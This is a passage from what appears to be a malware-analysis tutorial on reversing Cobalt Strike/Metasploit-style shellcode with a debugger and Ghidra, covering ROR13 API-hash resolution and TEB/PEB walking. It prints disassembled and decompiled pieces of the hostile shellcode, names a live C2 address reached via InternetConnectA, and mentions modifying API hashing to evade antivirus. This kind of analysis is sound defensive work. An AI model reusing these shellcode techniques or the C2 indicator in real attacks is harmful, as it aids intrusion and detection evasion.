001E00BE 68 50000000 push 50
001E00C3 53 push ebx
001E00C4 50 push eax
001E00C5 68 57899FC6 push C69F8957
EIP -> 001E00CA FFD5 call ebp
001E00CC EB 70 jmp 1E013E
001E00CE 5B pop ebx
001E00CF 31D2 xor edx,edx
001E00D1 52 push edx
001E00D2 68 00024084 push 84400200
001E00D7 52 push edx
001E00D8 52 push edx
001E00D9 52 push edx
001E00DA 53 push ebx

```

Hitting `F9` to continue again, we can observe the decoded value of `0xc69f8957`, which corresponds to `InternetConnectA`.

We can also observe a C2 reference to `195.211.98[.]91`.



```
Hide FPU
EAX 742C5C50
EBX 001E030C <wininet.InternetConnectA>
ECX 001E00CC "195.211.98.91"
EDX C69F8957
EBP 001E0006
ESP 0019FE54
ESI 00CBD314 "%s"
EDI 00000000

EIP 001E0086


EFLAGS 00000304
ZF 0 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 1 IF 1

Default (stdcall)
1: [esp+4] 00CC0004 blobrunner.00CC0004
2: [esp+8] 001E030C 001E030C "195.211.98.91"
3: [esp+C] 00000050 00000050
4: [esp+10] 00000000 00000000
5: [esp+14] 00000000 00000000
```


If we go back to Ghidra and press **G** to search, we can jump to the location **0xCA** and observe the hash value.




We can use this information to set comments indicating a reference to **InternetConnectA**.



If we continue this process, we will continue to see all API hash values and their decoded function names. As well as any arguments that are passed.



We can also automate this process using conditional breakpoints, which is something I've detailed in a [previous blog post](#).



Ultimately this will result in the same output as Speakeasy and Google. However, this method will work even for undocumented hash logic where google does not return any results.

This method will also work against shellcode unsupported by Speakeasy, which is typically cases where anti-debug or anti-emulation measures are implemented in the Shellcode.


Note on Call EBP

If we reload the shellcode file and step back into `FUN_0000008f`, we can observe the value of `EBP` during the `Call EBP` operations.


This location is `0x00000006`, which represents the next instruction after `FUN_0000008f` is called.

This is due to the `POP EBP` instruction contained at the very start of `FUN_0000008f`. A `POP EBP` at the start of a function will take the return address (next instruction after the call to `FUN_0000008f`) and places this value into `EBP`.

This ensures that the "initial" function containing hash resolving logic, can always be resumed and referenced when needed, without needing to hardcode a location.



Here we can see the value of `EBP` whenever a `Call EBP` is executed. This value represents the base address of the shellcode + `0x6`.



Returning to Ghidra, we can see this value corresponds to the next instruction after `FUN_0000008f` is called.


```
*****
*                               FUNCTION                               ...
*****
undefined FUN_00000000 ()
undefined AL:1 <RETURN>
FUN_00000000
00000000 fc          CLD
00000001 e8 89 00      CALL     FUN_0000008f
00000002 8c 8c          MOV     EAX,EBX
00000006 60          PUSHAD
00000007 89 e5          MOV     EBP,ESP
00000009 31 d2          XOR     EDX,EDX
0000000b 64 8b 52      MOV     EDX,dword ptr FS:[EDX + 0x30]
0000000c 30
0000000f 8b 52 0c      MOV     EDX,dword ptr [EDX + 0xc]
00000012 8b 52 14      MOV     EDX,dword ptr [EDX + 0x14]
LAB_00000015 XREF[1]: 0000008d(j)
00000015 8b 72 28      MOV     ESI,dword ptr [EDX + 0x28]
00000018 0f b7 4a      MOVZX  ECX,word ptr [EDX + 0x26]
00000019 26
0000001c 31 ff          XOR     EDI,EDI
```

Location of "Call EBP"


Notes on Identifying API Hashing

If we go back to the initial function and load the Graph View, we can see that there is a small block containing a loop. Which indicates that the logic within the block is repeated multiple times.

We can use this as an indicator of where the hashing takes place, and use it to identify the type of hashing algorithm involved.



If we zoom into that block, we can see the instructions `ROR edi, 0xd`. (0xd is 13 in hex), this corresponds to the ROR 13 hashing logic used by Cobalt Strike and Metasploit.



In some cases, you can google the hashing algorithm (or even just the instruction) to determine the hashing used. On occasions, you will encounter decoded API hash lists.

In this case, googling [ror13 hashing](#) returned a [great blog from Mandiant](#) that includes Pseudocode and explanations of ROR13.


(The below screenshot is from the Mandiant Blog)

This may sound difficult, but luckily most shellcode authors reuse known hash algorithms and values, making the life of the reverse engineer much better. The most common hash function that I've seen in recovered shellcode samples is included with Metasploit. The algorithm is shown in pseudocode in Figure 1.

```
acc := 0;
for c in input_string do
  acc := ROR(acc, 13);
  acc := acc + c;
end
```

Figure 1: ROR-13 Pseudocode

You may also encounter [one of my previous blogs](#). Where I demonstrate how API hashing can be modified to bypass AV detections.



Advanced Notes on Windows Data Structures

If we go back to the initial function within Ghidra, we can see this line of code.

This is where the Thread Environment Block is accessed to obtain a list of all loaded modules (DLL's). From here, the list is enumerated and hashed in order to locate functions.

```

Decompile: FUN_00000000 - (shellcode_ps1.bin)
1
2 void FUN_00000000(int param_1)
3
4 {
5     int iVar1;
6     byte bVar2;
7     int iVar3;
8     uint uVar4;
9     int iVar5;
10    undefined4 *puVar6;
11    byte *pbVar7;
12    uint uVar8;
13    int unaff_FS_OFFSET;
14
15    FUN_0000008f();
16    puVar6 = *(undefined4 **) (*(int *) (*(int *) (unaff_FS_OFFSET + 0x30) + 0xc) + 0x14);
17    do {
18        uVar4 = (uint)*(ushort *) ((int)puVar6 + 0x26);
19        uVar8 = 0x0;
20        pbVar7 = (byte *)puVar6[0xa];
21        do {
22            bVar2 = *pbVar7;
23            if ('`' < (char)bVar2) {
24                bVar2 = bVar2 - 0x20;
25            }
26            uVar8 = (uVar8 >> 0xd | uVar8 << 0x13) + (uint)bVar2;
27            uVar4 = uVar4 - 0x1;
28            pbVar7 = pbVar7 + 0x1;
29        } while (uVar4 != 0x0);
30        iVar1 = puVar6[0x4];
31

```

There is an excellent [blog on this topic](#) by the team at Nviso. Which includes the below diagram on how the data structures are resolved.

Note how this corresponds to the + 0x30 + 0xc + 0x14 seen in the above screenshot.




Figure 5: From TEB to BaseDllName .

By googling for offsets like the 0x30, 0xc, 0x14 seen above, we can determine that the unaff_FS_offset value is a TEB structure.

By retyping the structure as a pointer to a TEB32 structure TEB32 *, we can significantly improve the readability. (You may need to download the TEB32 Header file, which you can find here)

```

13 TEB32 *unaff_FS_OFFSET;
14
15 FUN_0000008f();
16 p_Var5 = (unaff_FS_OFFSET->ProcessEnvironmentBlock->Ldr->InMemoryOrderModuleList).Flink;
17 do {
18     uVar3 = (uint)*(ushort *)((int)p_Var5[0x4].Blink + 0x2);
19     uVar8 = 0x0;
20     p_Var6 = p_Var5[0x5].Flink;
21     do {
22         bVar2 = *(byte *)p_Var6->Flink;

```

By selecting unaff_FS_offset and right-click -> retype variable, we can declare a TEB pointer with TEB32 *


```

12 uint uVar8;
13 int unaff_FS_OFFSET;
14
15 FUN_0000008f();
16 puVar6 = *(undefined4 **) (*int *) (*int *) (unaff_FS_OFFSET + 0x30) + 0xc) + 0x14);
17 do {
18     uVar4 = (
19     uVar8 = 0
20     pbVar7 = TEB32 *
21     do {
22         bVar2 =
23         if (''
24             bVar2 = bVar2 - 0x20;
25     }

```

We can then retype the ProcessEnvironmentBlock value as a PEB *


```
1 byte *pbVar7;
2 uint uVar8;
3 TEB32 *unaff_FS_OFFSET;
4
5 FUN_0000008f();
6 puVar6 = *(undefined4 **) (* (int *) (unaff_FS_OFFSET->ProcessEnvironmentBlock + 0xc) + 0x14);
7 do {
8     uVar4 = (
9     uVar8 = 0
10    pbVar7 = PEB*
11    do {
12        bVar2 =
13        if ('')
14            bVar2 = bVar2 - 0x20;
15    }
16 }
```

A dialog box titled "Data Type Chooser Dialog" is overlaid on the code. It has a search bar containing "PEB*" and two buttons at the bottom: "OK" and "Cancel".

This will clean up many of the associated structures with their proper named values.

We won't go much into this today but it's a good thing to know about if you're able to recognize structures being used. (Typically you can just google offsets and find the corresponding header/structure file)

```
13 TEB32 *unaff_FS_OFFSET;
14
15 FUN_0000008f();
